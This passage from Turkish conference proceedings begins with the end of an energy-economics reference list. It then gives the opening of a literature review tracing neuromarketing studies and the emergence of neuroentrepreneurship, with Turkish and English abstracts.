- [7] Doğan, E., (2016). Analyzing the Linkage between Renewable and Non-Renewable Energy Consumption and Economic Growth by Considering Structural Break in Time-Series Data, *Renewable Energy*, 99:1126-1136.
- [8] Jobert, T., Karanfil, F., (2007). Sectoral Energy Consumption by Source Aand Economic Growth in Turkey. *Energy Policy*, 35, 5447-5456.
- [9] Kılıç, Y. ve Çütcü, İ., Bitcoin Fiyatları ile Borsa İstanbul Endeksi Arasındaki Eşbütünleşme ve Nedensellik İlişkisi. (Aralık 2018).
- [10] Kıray, B., Güris, B., (2009). Relationship between electricity Consumption and GDP in Turkey. *Problems and Perspectives in Mnagement*, Volume 7, Issue 1, 166-171.
- [11] Lise, W ., Montfort, K. V., (2007). Energy Consumption and GDP in Turkey: Is There A Co-Integration Relationship?, *Energy Economics*, 27, 1166-1178.
- [12] Mucuk, M., Uysal, D. (2009). Türkiye Ekonomisinde Enerji Tüketimi ve Ekonomik Büyüme. *Maliye Dergisi*, sayı: 157, 105-115.
- [13] Ömer Halisdemir Üniversitesi İktisadi ve İdari Bilimler Fakültesi Dergisi, Nisan 2018;11(2). Türkiye’de yenilenebilir Enerji Kaynakları Ve Ekonomik Büyüme İlişkisi.
- [14] Soytaş, u., Sarı, R., Özdemir, Ö., (2001). Energy Consumption and GDP Relation in Turkey: A Countegration and Vector Error Correction Analysis. *Economics and Business in Transition: Facilitating Competitiveness and Change in the Global Environment Proceedings*, 838-844.
- [15] Şengül, S., Tuncer, İ., (2006). Türkiye’de Enerji Tüketimi ve Ekonomik Büyüme:1960-2000. *İktisat İşletme ve Finans*, 21(242), 69-80.
- [16] Türkiye’de Ekonomik Büyüme, Enerji Tüketimi, Ticari Serbestleşme Ve Nüfus Yoğunluğunun Co2 Emisyonu Üzerindeki Etkileri: Yapısal Kırılmalı Eşbütünleşme Analizi Cuma BOZKURT, İlyas OKUMUŞ.
- [17] Türkiye’de Elektrik Tüketimi, İstihdam Ve Ekonomik Büyüme Arasındaki İlişkinin Hata Düzeltme Modeliyle Analizi Cengiz AKTAŞ Dumlupınar Üniversitesi Sosyal Bilimler Dergisi 2009.
- [18] Türkiye’nin Enerji Potansiyeli ve Yenilenebilir Enerji Kaynaklarının Elektrik Enerjisi Üretimi Açısından Önemi Mutlu YILMAZ. *Ankara Üniv Çevre Bilim Dergisi* 2012.
- [19] Yanar, r., Kerimoğlu, G. (2011). Türkiye’de Enerji Tüketimi, Ekonomik Büyüme ve Cari açık İlişkisi. *Ekonomi Bilimleri Dergisi*, cilt:3, 191-201.
- [20] Yapraklı, S., Yurttañıkmaz, Ç., (2012). Elektrik Tüketimi ile Ekonomik Büyüme Arasındaki Nedensellik: Türkiye Üzerine Ekonometrik Bir Analiz. *C.Ü. İktisadi ve İdari Bilimler Dergisi*, Cilt: 13, Sayı:2, 195-2015.

NÖROPAZARLAMADAN NÖROGİRİŞİMCİLİĞE

Abdullah Ballı¹

¹*Milli Savunma Bakanlığı, Ankara, TURKEY*

dr1240201073@gmail.com

ORCID: 0000-0003-2689-6610

ÖZET

Uzun yıllardır tüketici davranış ve alışveriş tercihleri üzerine birçok araştırma yapılmaktadır. Ancak gelişen teknoloji ve bilimsel ilerlemelerle birlikte başta pazarlama alanı olmak üzere farklı disiplinler arası yaklaşımlar gelişmiştir. Bunların en önemlilerinden birkaçı ise nöropazarlama ve nörogirişimcilik alanları olmuştur. Nörobilim yöntem/araç/tekniklerinin sosyal bilimler alanında kullanılmaya başlanması ile birlikte yapılan araştırmalar ivme kazanmıştır. Bu sayede işletmeler tüketici davranış ve isteklerini çok daha doğru inceleme fırsatı elde etmiş, daha tutarlı ve gerçekçi üretim ve pazarlama politikalarını hayata geçirerek önemli kazanımlar elde etmiştir. Özellikle nörobilim yöntem/araç/tekniklerinin pazarlama alanında kullanılmasıyla önemli başarıların elde edilmesi araştırmacıları, nörobilim ile girişimci düşünce/fikir/karar verme/davranış gibi konularda araştırma yapmaya itmiştir. Bu sayede henüz çok yeni sayılabilecek olan nörogirişimcilik disiplini ortaya çıkmıştır. Girişimcilik alanında yapılan çalışmalar incelendiğinde neredeyse büyük çoğunluğunun henüz tam ve kesin olarak sınınamamış teorilere dayandığı anlaşılmaktadır. Bu noktadan hareketle multidisipliner bir anlayış benimseyen araştırmacılar, nöropazarlama alanında faydalanılan nörobilim olanaklarından istifade ederek, geçmişte doğruluğu veya yanlışlığı henüz tam olarak ispatlanamamış bu teorileri analiz etme imkânı bulmuştur. Girişimcilikle ilgili yapılan çalışmalar girişimci davranış ve eylemler üzerine odaklanmış ve girişimci düşünce/fikir/karar verme ile ilgili araştırmalar sosyal bilimler alanındaki yöntem ve araçların yetersizliği nedeniyle incelenememiştir. Bu nedenle nörogirişimcilik bireylere girişimciliği öğretmek yerine girişimci zihniyeti benimsetmeye yönelik faydalı kazanımlar sunmuştur. Bu çalışmanın amacı, nöropazarlamadan nörogirişimliğe uzanan yeni alan hakkında literatür odaklı bir çalışma yapılarak bilgi vermektir. Çalışma kapsamında literatürde yer alan önemli çalışmalar incelenerek, nöropazarlamanın yeni bir disiplin olarak nörogirişimciliğin ortaya çıkmasındaki

belirleyici rolü ifade edilmiş ve günümüz girişimcilik anlayışına oldukça farklı bir boyut kazandıracak olan nörogirişimcilik ile ilgi elde edilen bulgular sunulmuştur. Bu sayede nörogirişimciliğin gelecekte ülkeler ve toplumlar bakımından önemi vurgulanmıştır. Yapılan çalışmalar incelendiğinde, çalışma sayısının kısıtlı olması, araştırmayı özgün kılmakta ve önemli bir açığı dolduracağı düşünülmektedir.

Anahtar Kelimeler: Nöropazarlama, Nörobilim, Nörogirişimcilik

FROM NEUROMARKETING TO NEUROENTREPRENEURSHIP

ABSTRACT

Many researches have been conducted on consumer behavior and shopping preferences for many years. However, with the developing technology and scientific advances, different interdisciplinary approaches have developed, especially in the field of marketing. Some of the most important of these have been in the fields of neuromarketing and neuroentrepreneurship. With the use of neuroscience methods / tools / techniques in the field of social sciences, research has gained momentum. In this way, businesses have had the opportunity to examine consumer behavior and desires much more accurately, and have achieved significant gains by implementing more consistent and realistic production and marketing policies. Especially the use of neuroscience methods / tools / techniques in the field of marketing has led researchers to research on subjects such as neuroscience and entrepreneurial thinking / idea / decision-making / behavior. In this way, the discipline of neuroentrepreneurship, which can be considered very new, has emerged. When the studies in the field of entrepreneurship are examined, it is understood that almost the majority of them are based on theories that have not yet been fully and definitely tested. From this point of view, researchers who adopt a multidisciplinary approach have the opportunity to analyze these theories, which have not been fully proven in the past, by making use of the neuroscience opportunities in the field of neuromarketing. Studies on entrepreneurship have focused on entrepreneurial behavior and actions, and research on entrepreneurial thinking / idea / decision making could not be examined due to the inadequacy of methods and tools in social sciences. For this reason, neuroentrepreneurship has provided beneficial gains for individuals to adopt an entrepreneurial mindset instead of teaching them entrepreneurship. The aim of this study is to provide information about the new field ranging from neuromarketing to neurointerpretation by making a literature-focused study. Within the

scope of the study, important studies in the literature were examined, the decisive role of neuromarketing in the emergence of a new discipline was expressed, and the findings of interest in neuroentrepreneurship, which will add a quite different dimension to today's entrepreneurship understanding, are presented. In this way, the importance of neuroentrepreneurship for the future countries and societies was emphasized. When the studies are examined, it is thought that the limited number of studies makes the research unique and will fill an important gap.

Keywords: *Neuromarketing, Neuroscience, Neuroentrepreneurship*

1. GİRİŞ

Nörobilimle ilgili disiplinlerinden birisi olan ve nöroekonomi içerisinde en fazla araştırmaya konu olan alan nöropazarlamadır. Nöropazarlama içerisinde hedef kitlenin anlaşılması amacıyla, farklı yöntemler ve uyaranlar etkisiyle vücut tepkilerinin ölçülerek hedef kitlenin davranışlarını anlama, hedef kitlenin talep ettiği pazarlama iletişimini sağlama ve nihayetinde işletme amaçları doğrultusunda yönlendirme yer almaktadır. Tüketici davranışları ile nörobilim arasında köprü kuran nöropazarlama, 2002'de ilk ortaya çıktığında tartışmalıyken pazarlama profesyonelleri arasında hızlı bir güvenilirlik kazanması ve benimsenmesiyle birlikte hızlı bir biçimde gelişmiştir. Her yıl reklam kampanyalarına yüz milyarlarca dolar yatırım yapılmakla birlikte, bu yatırımların etkisini tespit etmek için kullanılan geleneksel yöntemler genellikle yetersiz kalmaktadır. Bunun nedeni geleneksel yöntemlerin sonuçlarının başarısı, tüketicilerin bir reklama maruz kaldıklarında nasıl hissettiklerini açıklama konusundaki istekliliğine ve yeterliliğine bağlıdır. Bu anlamda nöroaraştırmalar önemli alternatif teknikler sunmaktadır (Morin, 2011: 132). Geleneksel pazarlama araçlarında tüketicilerin ifadelerinden yola çıkılarak birtakım bulgulara ulaşılmakta, bu yöntemlerde kişilerin gerçek duygu ve düşüncelerini yansıtmadıkları, kendilerini doğru ifade edemedikleri ve bilinçaltı durumları gibi konularda soru işareti kalmaktadır. Ayrıca verilen cevap soru ile sınırlı kalmakta detaylı verinin alınamaması gibi bir risk bulunmaktadır. Nörogörüntüleme araçları ile yapılan analizler ile geleneksel yöntemler ile yapılan araştırmaların sonuçları ne kadar örtüşmektedir. Bu sorunsal ile ilgili de çalışmalar yapılmıştır. Farklılıkların nöropazarlama lehine olması nörobilimin pazarlama alanındaki konumunu güçlendirmektedir. Dolayısıyla geleneksel pazarlama araştırmalarında bulunan sistematik ve sistematik olmayan hatalar en aza indirgenmektedir.


Pazarlama alanında nörobilim araç/yöntem/tekniklerinin kullanılmaya başlanmasıyla birlikte, tüketici davranış biçimi/ karar verme/satın alma/satın alma sonrası tutum gibi birçok konuda önemli başarılar elde edilmiştir. Bu sayede nöropazarlamada kullanılan araç/yöntem/tekniklerden faydalanılarak

girişimci zihin/düşünce/fikir/fırsatları görme/karar verme/girişimci davranış (harekete geçme, fırsat/ları değerlendirme) gibi girişimci bilişin arka planında yer alan fizyolojik, nörolojik, psikolojik, biyolojik nedenler anlaşılmaya başlanmıştır. Böylece henüz çok yeni olduğunu ifade edebileceğimiz nörogirişimcilik kavramı ortaya çıkmıştır. Ancak alanda henüz yeterince çalışma yapılamamıştır. Bunun en temel nedenleri ise sosyal bilimler alanında araştırma yapan bilim insanlarının nörobilim araç/yöntem/teknikleri ve analizleri hakkında yeterince bilgiye sahip olmamaları ve nörogirişimciliğin çok boyutlu ve multidisipliner bir yaklaşım benimsenmesi gerektirmesidir. Nörobilim olanak ve teorilerinden nörogirişimcilik alanında istifade edilebilmesi için, bu yöntem ve teorilerin sosyal bilimler (girişimcilik bağlamında) ile uyumlaştırılması gerekmektedir. Aksi halde istenilen sonuçlar elde edilemeyerek zaman ve kaynak israfına yol açacaktır. Bu nedenle nörogirişimciliğin doğru anlaşılması ve sosyal bilimler ile nörobilim arasında bir köprü kurulması kaçınılmaz hale gelmiştir.

Bu çalışma kapsamında, nöropazarlamanın içeriği ve önemi anlatılmakla birlikte nöropazarlama yöntemlerinin nörogirişimcilik alanında kullanılmasıyla elde edilen/edilecek olan fayda ve olanaklardan bahsedilmektedir. Günümüz girişimcilik anlayışının, teknoloji ve nörobilimin gelişmesi sayesinde farklı bir noktaya evrilmesiyle, 21. yüzyılın girişimcilik anlayışı olarak “yeni girişimcilik” (nörogirişimcilik) kavramının önemi ortaya çıkmıştır. Çalışma kapsamında nöropazarlama, nörogirişimcilik ve nörobilim kavramları incelenerek, gelecekte nöropazarlama ve nörogirişimcilik alanında yapılması gerekenler noktasında araştırmacılara öneriler sunularak, literatür odaklı bir çalışma yapılmıştır.

2. NÖROPAZARLAMA

Nöropazarlama terimi, 2000’li yılların başında organik olarak ortaya çıkmaya başladığı için belirli bir kişiye atfedilemez. O zamanlar Brighthouse ve SalesBrain gibi birkaç ABD şirketi, teknoloji ve bilginin kullanımını savunan nöropazarlama araştırma ve danışmanlık hizmetlerini sunan ilk işletmeler olmuştur. Nöropazarlama müşteri davranışlarına beyin açısından bakmayı desteklemektedir. Nöropazarlamaya ilişkin ilk bilimsel çalışma nörobilim profesörü Read Montague tarafından 2003 yılında Baylor tıp fakültesinde yapılmış ve 2004’te Nöron’da yayınlanmıştır (Morin, 2011: 132). Pepsi paradoksu olarak adlandırılan 65 denek üzerinde yapılan ilk nöropazarlama araştırmasında, deneklerin beyinleri fMRI makinesinde taranırken Pepsi veya Coca Cola içmeleri istenmiştir. Bu çalışmada insan beyninin marka seçimlerini nasıl değerlendirdiğine ilişkin bir mantık sunulmasına da insanların tükettikleri markanın farkında olup olmamalarına göre beyin farklı bölümlerinin tepki verdiği tespit edilmiştir. Ventromedial prefrontal kortekste deneklerin bu içecekler için davranışsal tercihleri ile ilişkili olan tutarlı bir sinir tepkisi görülmüştür. Markaya ilişkin olarak deneyde, içeceklerden biri için marka bilgisinin, ifade edilen davranışsal tercihler ve ölçülen beyin tepkileri üzerinde çarpıcı bir etkiye sahip olduğu ispatlanmıştır (McClure vd., 2004: 379).



Kaynak: (McClure vd., 2004: 380)

Bu ilk araştırmalardan sonra pazarlama disiplinine ilişkin çok farklı alanlarda araştırmalar yapılmıştır. Nöropazarlama araştırmalarının amaçları aşağıda sıralanmaktadır (Aytekin vd., 2014: 52-58):

Kokunun Tüketicisi Tercihlerine Etkisini Belirleme: ABD’de Bibranial pazarlama firması ünlü pastel boya reticisi Crayola için uygulamıştır. fMRI kullanılarak yapılan araştırmada ürüne olan ilgi ve sevginin kokunun duyulmasıyla şiddetle arttığı tespit edilmiştir.

Görsel Uyarıcının Etkisini Belirleme: Hewlett Packard yeni bir dijital fotoğraf makinesi için düzenleyeceği kampanyada hangi görüntünün nörolojik olarak ilgi uyandıracadığını belirlemek için Neureco firması ile çalışmıştır. EEG kullanılarak yapılan araştırmadaki bulgular reklam kampanyası kararında etkili olmuştur.

Ambalaj Tasarımı: Pepsi-Co/Frito-Lay cips ambalajlarının test edilmesi amacıyla gerçekleştirilen bir nöropazarlama araştırması sonuçlarını baz alarak parlak renkli ambalajlı cipslerini piyasadan çekmiştir.

Ambalaj zerindeki Mesajların Etkisini Belirleme: EEG versiyonu olan Sabit Hal Tipografisi (SST) ve fMRI cihazı kullanarak yapılan araştırmanın sonuçlarına göre sigara paketlerinde yer alan uyarı yazıları insanları sigara içmekten vazgeçirmek bir yana akumben çekirdeğini harekete geçirerek tiryakileri sigara içmeye zendirmektedir (Lindstrom, 2012).

Logo Tasarımı: 2012 yılında EEG cihazı ile iki markanın eski ve yeni logolarını analiz etmiş, eski logoların daha etkili olduğu sonucuna ulaşılmıştır.

rn İmajının Etkisini Belirleme: Neuron adlı tıp dergisinde yer alan, fMRI cihazı kullanarak yürütülen araştırmanın sonuçlarına göre Coca Cola markasının denek tarafından bilinmesi ile beğeni testinde belirgin fark gözlemlenmektedir.

Marka Bağımlılığının Etkisini Belirleme: Tuan ve Chiu (2010) alışmasında marka bağımlısı olmayanlarda çekiciliğin ön planda olduğu tespit edilmiştir.

Marka Kişiliğinin Değerlendirilmesi: Yoon vd., (2006) tarafından fMRI cihazı kullanarak yapılan çalışmada, ürün ve insanlar için yapılan değerlendirmelerin beyin farklı bölgelerinde gerçekleştiği saptanmıştır.

Reklam Optimizasyonu: 2012 yılında yapılan araştırmada, Labne için hazırlanan reklam filmi EEG kullanılarak 16 denek üzerinde test edilmiş, testlerde reklamın zaplanması, tüketicinin algı duvarını aşması, reklamın tüketiciyle kurduğu bağ ayrı ayrı ölçümlenmiş bu veriler ışığında reklam filmi hazırlanmıştır.

Reklam Kampanyasının Hazırlanması: Daimler Chrysler 12 erkek öğrenci MRI kullanılarak spor araba gösterilince arzu isteğinin harekete geçtiği tespit edildiğinden firma reklam kampanyalarına ve showroomlarını bu bulgu üzerine inşa etmiştir.

Reklam Müziği Seçimi: Yenilenen Fiat Punto'nun ikinci reklam filminin müziği seçilirken 24 gönüllü deneğe aynı reklam filmi iki farklı müzik ile izlettirilmiş “dikkat”, “duygusal ilgi”, ve “stres” verileri EEG tekniğiyle incelenerek karar verilmiştir.

Reklam Mesajının Etkisini Belirleme: Unilever'in televizyon reklamlarından biri, Brainwave Science tarafından EEG ile test edilmiş markayla ilgili mesajın beklenildiğinden çok daha az tepkiye neden olduğu saptanmıştır.

Markayla Reklam Arasındaki Bağı Tespit Edilmesi: Tropicana'nın “Afyon vişne suyu” reklam filmi 24 gönüllü denek ile EEG ve göz izleme ölçümlerinin senkronize bir biçimde gerçekleştirilmesiyle, 37. saniyede dış sesin girmesiyle beraber dikkatte reklamın sonuna kadar devam eden bir düşüş yaşandığı, duygusal zorlanma eğrisinin 5. Saniyeye kadar yüksek olduğu tespit edilmiştir.

Reklamda Ünlü Kullanımının Etkisini Belirleme: Mucha, (2005), Beyonce'un yer aldığı şampuan reklamları incelenmiş ve yapılan beyin taraması sonucunda, Beyonce reklamlarda tekrar tekrar çıktığında beynin dopamin ve feniletılamin salgıladığı ve izleyicilerde olumlu duyguları tetiklediği görülmüştür.

Medya Etkinliğini Değerlendirme: Treutler vd. (2010) biyometrik izleme ve göz tarama tekniği ile seçilen markaların televizyondaki reklamlarıyla yine bu markaların gazete, radyo, online teşhir ve online video şeklindeki medya ortamlarındaki reklamları etkinlik açısından karşılaştırmış, televizyonun hatırlanma oranının daha yüksek olduğu sonucuna ulaşmıştır.

Web Sitesi Tasarımı: Google gibi birçok işletme web sayfalarının tasarımına karar verirken göz izleme tekniğinden yararlanarak tasarımlarını oluşturdukları bilinmektedir.

2.1. Nöropazarlama Alanında Yapılan Araştırmalar

Boshoff ve Toerien (2017)'in sigara ambalajı üzerindeki korku içerikli sağlık uyarılarına bilinçaltı tepkilerini galvanik deri iletkenliği ve göz takip metodu ile analiz ettikleri çalışmanın sonucuna göre, korkuya dayalı resim ve metin mesajlarının tüketiciler arasında uyarılmayı harekete geçirme etkisi bulunmaktadır.

Chae ve Lee (2013), 38 denekli ve göz takip metodunun kullanıldığı çalışmasının sonuçlarına göre, çevrimiçi mağazada insan markalarını kullanmanın, bilişsel çabayı azaltarak sezgisel seçimler yoluyla tüketicilere duygusal olarak hitap ettiklerini böylece tüketicilerin karar alma süreçlerini iyileştirerek kararlarının kalitesini artırmaktadır.

Somervuori ve Ravaja (2013), farklı markaların ürün fiyatları değiştiğinde yaşanan duygusal süreçleri incelemek için yüz Elektromiyografisi (EMG) ve Elektrodermal aktiviteleri kaydedilirken, fiyatı değiştirilen 14 farklı ürün ile satın alma karar denemeleri sunulmuştur. Çalışma sonuçları düşük fiyatlı ve ulusal markalı ürünlerin olumlu duyguları tetiklediğini göstermektedir.

İspanya'da yürütülen bir çalışmada ise biri drone desteğiyle, diğeri ise geleneksel yöntemle üretilmiş görsel-işitsel haberi izlerken yaşanan dikkat ve yoğunluktaki farklılıkları göz izleme ve galvanik deri tepkisi teknikleri ile 30 ispanyol üniversite öğrencisinde analiz edilmiştir. Drone ile çekilen görüntülerin daha yüksek ilgi gördüğü, dikkatin en muhteşem görsel öğelere odaklandığını ve bu dikkatin tüm görüntüye yayıldığını, dolayısıyla dronların panoramik etkiyi artırdığını göstermektedir (Viniğra vd, 2020).

Türkiye'de 2011 yılında pazarlama akademisyenlerinin, nörologların ve pazarlama profesyonellerinin nöropazarlama çalışmalarına ilişkin algılarını ortaya çıkarmak için yürütülen keşifsel bir araştırmada, 111 pazarlama akademisyeni, 52 nörolog ve 56 pazarlama uzmanından alınan veriler üzerinde kantitatif analiz yapılmıştır. Tüm katılımcılar nöropazarlamanın gereksiz mal ve hizmetleri satmanın manipülatif bir yolu olmadığı konusunda hemfikirdir. Katılımcılara göre; ilgi ve katılım, bilgi ve farkındalık ile etik-nöropazarlamanın en önemli yönleri olarak algılanmıştır. Çalışma sonuçları, nörologların ve pazarlama profesyonellerinin nöropazarlamayı pazarlama akademisyenlerine göre daha olumlu algıladıklarını ortaya koymaktadır (Eser vd. 2011: 854).

Devrimsel'in (2020), renklerin indirim algısına etkisinin nöropazarlama teknikleri ile ölçümü çalışmasında 63 katılımcı, dokuz farklı indirim etiketi görseli bulunan tasarımlara dair tahmini indirim oranlarını, yüzdesel (%) olarak puanlamış, bu esnada göz izleme cihazı katılımcıların gözbebeği hareketleri ve galvanik deri iletkenliği ölçümüyle katılımcıların ter bezlerindeki değişim ölçümlenmiştir. Çalışmanın sonucuna göre renklerin tüketiciler üzerinde farklı bir indirim algısı oluşturduğu ve cinsiyet faktörüne bağlı olarak bu algının farklılık gösterdiği sonucuna ulaşılmıştır.

İnan ve Yücel'in (2020), çalışmasında göz izleme analiz yöntemi kullanılarak; yeşil pazarlama uygulamalarına yönelik içecek görsellerinin farkındalık etkisi 30 gönüllü katılımcı üzerinde incelenmiştir. Belirlenen yeşil pazarlama içecek görsellerinin etki düzeyleri, göz takibi verileriyle (odak noktaları, odaklanma süreleri, ısı haritası ve bakış grafiği) tespit edilmiştir. Araştırma sonucunda yeşil pazarlama uygulamalarına yönelik içecek görsellerinin farkındalık etkisinin olduğu erkek katılımcıların, kadın katılımcılara oranla görsellere odaklanmalarının daha fazla olduğu tespit edilmiştir.

Nöropazarlama araştırmaları ifade edilenden ötesini bulmaya imkân vermektedir. Sadedil'in (2016:141), doktora tezi araştırmasında nöropazarlama araştırması (EEG) ve geleneksel pazarlama araştırması (resim ve yazı olarak) etkinliği kantitatif araştırma yöntemi ve online anket tekniği karşılaştırılmıştır. Sonuçta beyan ile beyin görüntüleri verilerinin farklı olduğu ortaya çıkmıştır. Çalışma sonucuna göre sigara içmeyen katılımcılar, caydırıcı mesajlardan etkilendikleri yönünde beyanda bulunmalarına rağmen beyin görüntüleri etkilenmediklerini göstermiştir. Sigara içen katılımcılar ise caydırıcı mesajlardan etkilenmediklerini ifade etmelerine rağmen beyin aktivitelerine bakıldığında etkilendikleri ortaya çıkmıştır.

Öztürk vd. (2018), çalışmasında geleneksel araştırma yöntemlerinden olan ölçek aracılığı ile toplanan veriler ile nöropazarlama araştırma yöntemlerinden EEG aracılığı ile toplanan veriler karşılaştırılmıştır. Analizlerin aynı sonucu vermediği, EEG aracılığı ile elde edilen marka kişiliği boyutlarının, tüketicilerin kendi beyanlarına göre daha az olduğu görülmüştür.

Akan vd., (2019), havayolu marka kişiliği algısının geleneksel ve nöropazarlama yöntemleri ile karşılaştırılmasına yönelik çalışmalarının sonucunda her iki yöntemden elde edilen bulguların büyük oranda farklılık gösterdiği saptanmıştır.

Donmuş ve Yücel'in (2020), çalışmalarında reklamlarda ünlü kullanımına tüketici tepkilerini ölçmek amacı ile 30 denek EEG ile analiz edilmiştir Araştırmanın sonucunda, 30 gönüllü katılımcıdan 24'ünün (n=%80) tepki verdiği, 6'sının (n=%20) da tepki vermediği tespit edilmiştir.


3. NÖROGİRİŞİMCİLİK VE NÖROBİLİM

Gelişen teknolojiler sayesinde, insan bilincinde meydana gelen farklılıklar/değişiklikler/algıların görsel hale getirilmesi bakımından kişilerin nasıl düşündüğü, nasıl karar verdiği, dili ve sembolleri nasıl kullandığı, elde ettiği bilgileri nasıl yorumladığı ve depoladığı, daha sonra elde edilen bilgi ve tecrübeleri nasıl kullandığına anlaşılması mümkündür (Baron, 1998: 275-278). Nörogirişimcilik girişimci davranışlarını ve bu davranışlarla ilgili değişimleri analiz etmek ve anlamak için nörobilimsel yöntemlerin uygulanması olarak tanımlanmaktadır (Miljkovic ve Alcakovic, 2010: 274).

Araştırmacılar, girişimcilerin nasıl düşündüğünü, davrandığını ve karar verdiklerini daha iyi anlamak ve test etmek için nörobilim, nöropsikoloji ve nöroekonomi alanlarındaki çalışmalardan faydalanmaktadır (Blair, 2010). Girişimcilik araştırmasının odak noktası birey üzerinde olduğundan, bireysel düzeyde davranış ve süreçlerin en güvenilir ve geçerli değerlendirmesini sağlamak için deneyler yapılmaktadır (Patel ve Fiet, 2010). Bu nedenle sinirbilimsel bir yaklaşımın herhangi bir girişimcilik temasının araştırılması, iyi tasarlanmış bir deneyin detaylandırılmasına dayanmaktadır. Bunun yanı sıra teknolojik bileşenler de aynı oranda öneme sahiptir.

Belirli bir girişimcilik araştırması sorusunu ele almak için nörobilimsel tekniklerin ve yöntemlerin başarılı bir şekilde uygulanması, aslında iyi tasarlanmış bir deneydir. Bu yaklaşım nörogirişimcilik (Krueger ve Welppe, 2014), girişimci sinirbilim (Mitchell vd., 2014) ve daha yakın zamanda ise beyin odaklı girişimcilik araştırması (Perez, 2017) olarak adlandırılmıştır. Nörogirişimcilik, örtük bir şekilde sinirbilimlerin, girişimcilik / girişimcilik bilişi ve deneylerin kesiştiği noktada yer almak olarak adlandırılmaktadır (Krueger ve Welppe, 2008). Diğer bilim adamları bunu, girişimcilerin nasıl düşündüklerini, davrandıklarını ve kararlar aldıklarını daha iyi anlamak ve test etmek için nörobilim, nöropsikoloji ve nöroekonomi alanlarındaki çalışmalardan ödünç alınmış yeni bir alan olarak tanımlamaktadır (Blair, 2010). Nörogirişimcilik deneysel girişimcilikten farklıdır, çünkü bu yaklaşım girişimci davranışlarını, ekonomi, bilişsel, sosyal, gelişimsel psikoloji, sinirbilim, felsefe ve evrimsel antropoloji perspektiflerinden araştırmak için deneylerin tek kullanımını ifade etmektedir (Krueger ve Welppe, 2008). Bilişsel sinirbilimin girişimcilik çalışmalarıyla birlikte, bilişsel sinirbilim araç ve tekniklerinin kullanılması yoluyla girişimcilik davranışının incelenmesi “nörogirişimcilik” olarak ifade edilmektedir (Krueger, 2011).

Nörogirişimcilik, nörobilim yöntem/araç/tekniklerinin girişimcilik araştırmalarında kullanılması ile girişimci zihniyet/davranış/düşünce /hareket/karar verme konularında mevcut bilgilerin sınanması ve yeni bilgi ve yaklaşımların ortaya çıkmasında etkili bir bilim alanıdır. Krueger ve Welppe (2014) nörogirişimciliği, girişimcilik alanındaki deneysel araştırmaların nörobilimle kesişmesi olarak nitelendirmektedir. Şekil 1’te gösterilmiştir.



Şekil 1. Nörogirişimcilik ve deneysel girişimcilik alanları

Kaynak: Krueger ve Welppe, (2014)

Nörobilim (sinirbilim), sinir sisteminin nasıl geliştiğini, yapısını ve ne yaptığını incelemekte olup matematik, dilbilim, mühendislik (bilgisayar, elektronik vb.) kimya, felsefe, psikoloji ve tıp gibi diğer disiplinlerle yakın ilişki kuran disiplinler arası bir bilimdir (Nordqvist, 2014). Bilişsel nöroloji ise bireylerin birbirleriyle veya çevre ile olan etkileşimleri nedeniyle beyinde yer alan sinir hücrelerinin moleküler biyolojisinden düzenli ve düzensiz davranışları, duyguları ve bilişsel algılarının biyolojik


temelini inceleyen bilim dalıdır (Squire vd., 2008: 3). Bilişsel nörobilim, akıl yürütme, duygu, bellek, karar verme ve benzeri gibi düşünceler ardındaki sinirsel mekanizmaları anlamaya çalışmaktadır (Custodio, 2010: 1-2). Nörobilimsel yöntem/araçlar, beynin yapısı ve işlevini açıklamaya çalışmaktadır.

Girişimcilik alanında kullanılan nörobilim yöntem ve araçları genel olarak dört sınıfa ayrılmaktadır. Birinci sınıf, elektroensefalografi (EEG) ve manyetoensefalografi (MEG) (Bunge ve Kahn, 2009) gibi nöronsal ateşlemeyle ilişkili elektriksel aktiviteyi doğrudan ölçmek için kullanılan yöntemlerden oluşmaktadır. Hem EEG hem de MEG, elektromanyetik kayıt yöntemleri olarak bilinmektedir (Banich ve Compton, 2011). İkinci sınıf, nöronal aktiviteyi dolaylı olarak ölçmek için kullanılan yöntemlerle ilgilidir. Bu yöntemler, nöral aktivitenin artan yerel kan akışı ve metabolik aktivite ile desteklenmesi ilkesine dayanmaktadır (Bunge ve Kahn, 2009). Bu kategori altındaki yöntemler, işlevsel beyin görüntüleme yöntemleri olarak bilinir ve işlevsel manyetik rezonans görüntülemeyi (fMRI) içermektedir. Üçüncü sınıf, insan beyninin aktivitesini etkileme veya modüle etme teknikleriyle ilgilidir (Banich ve Compton, 2011; Lewis vd., 2016). Bu teknikler, diğerleri arasında transkraniyal manyetik stimülasyon (TMS), transkraniyal doğru akım stimülasyonu (tDCS) ve neurofeedback dahil olmak üzere "beyin stimülasyonu" veya nöromodülasyon olarak da kabul edilmektedir. Nöromodülasyon tekniklerinin, kafatasına girmeden insanlarda nöronal aktiviteyi manipüle edebilme özelliğine sahip olması nedeniyle, insan dikkati, hafızası ve bilişsel yeteneklerini geliştiren "nöro-güçlendirme" potansiyeli taşıdığı ifade edilmektedir. Dördüncü sınıf, optik görüntüleme teknikleri ise beyin yüzeyinden kan akışı ve metabolizmadaki değişiklikleri ölçerek sinirsel aktivitenin görüntülerini üretmektedir. Optik görüntüleme, fMRI, EEG veya MEG'de olduğu gibi nöronların manyetik veya elektriksel özelliklerindeki değişiklikleri saptamak yerine, nöral dokuya akan kan miktarındaki değişiklikler nedeniyle beyin yüzeyinden gelen ışık yansımasındaki değişiklikleri tespit etmektedir (Carter ve Shieh, 2015). Beyin görüntüleme araçları olarak çok çeşitli araçlar bulunmaktadır. Ancak girişimcilik araştırmaları ve deneyleri bağlamında en sık kullanılan araçlar; Electroencephalographs (EEG), Magnetoencephalography (MEG), Positronemissiontomography (PET) ve functional magnetic resonance imaging (fMRI)'dir.

Nörobilimin birçok farklı disiplin ve alanla ilgili alt dalları bulunmaktadır. Ancak bu alt bilim dalları içerisinde girişimcilik bağlamında araştırma ve çalışmalar yapılan sekiz alt bilim dalı yer almaktadır. Bunlar; "***bilişsel sinirbilim, duygusal sinirbilim, davranışsal sinirbilim, kültürel sinirbilim, hesaplamalı sinirbilim, nöroinformatik, sistem sinirbilimi ve sosyal sinirbilimidir***" (Centeno, 2017). Bilişsel sinirbilim, insanlarda mevcut olan yüksek bilişsel fonksiyonları ve bu fonksiyonların altında yatan temelleri ele almaktadır. Duygusal sinirbilim, beyin sinir hücreleri olan nöronların ilişkide nasıl hareket ettiklerini nasıl davrandıklarını incelemektedir. Davranışsal sinirbilim, davranışların biyolojik temellerini incelerken, kültürel sinirbilim ise inançların, uygulamaların ve kültürel değerlerin farklı dönemler içerisinde beyin, zihin ve genler tarafından nasıl şekillendirildiğini araştırmaktadır.

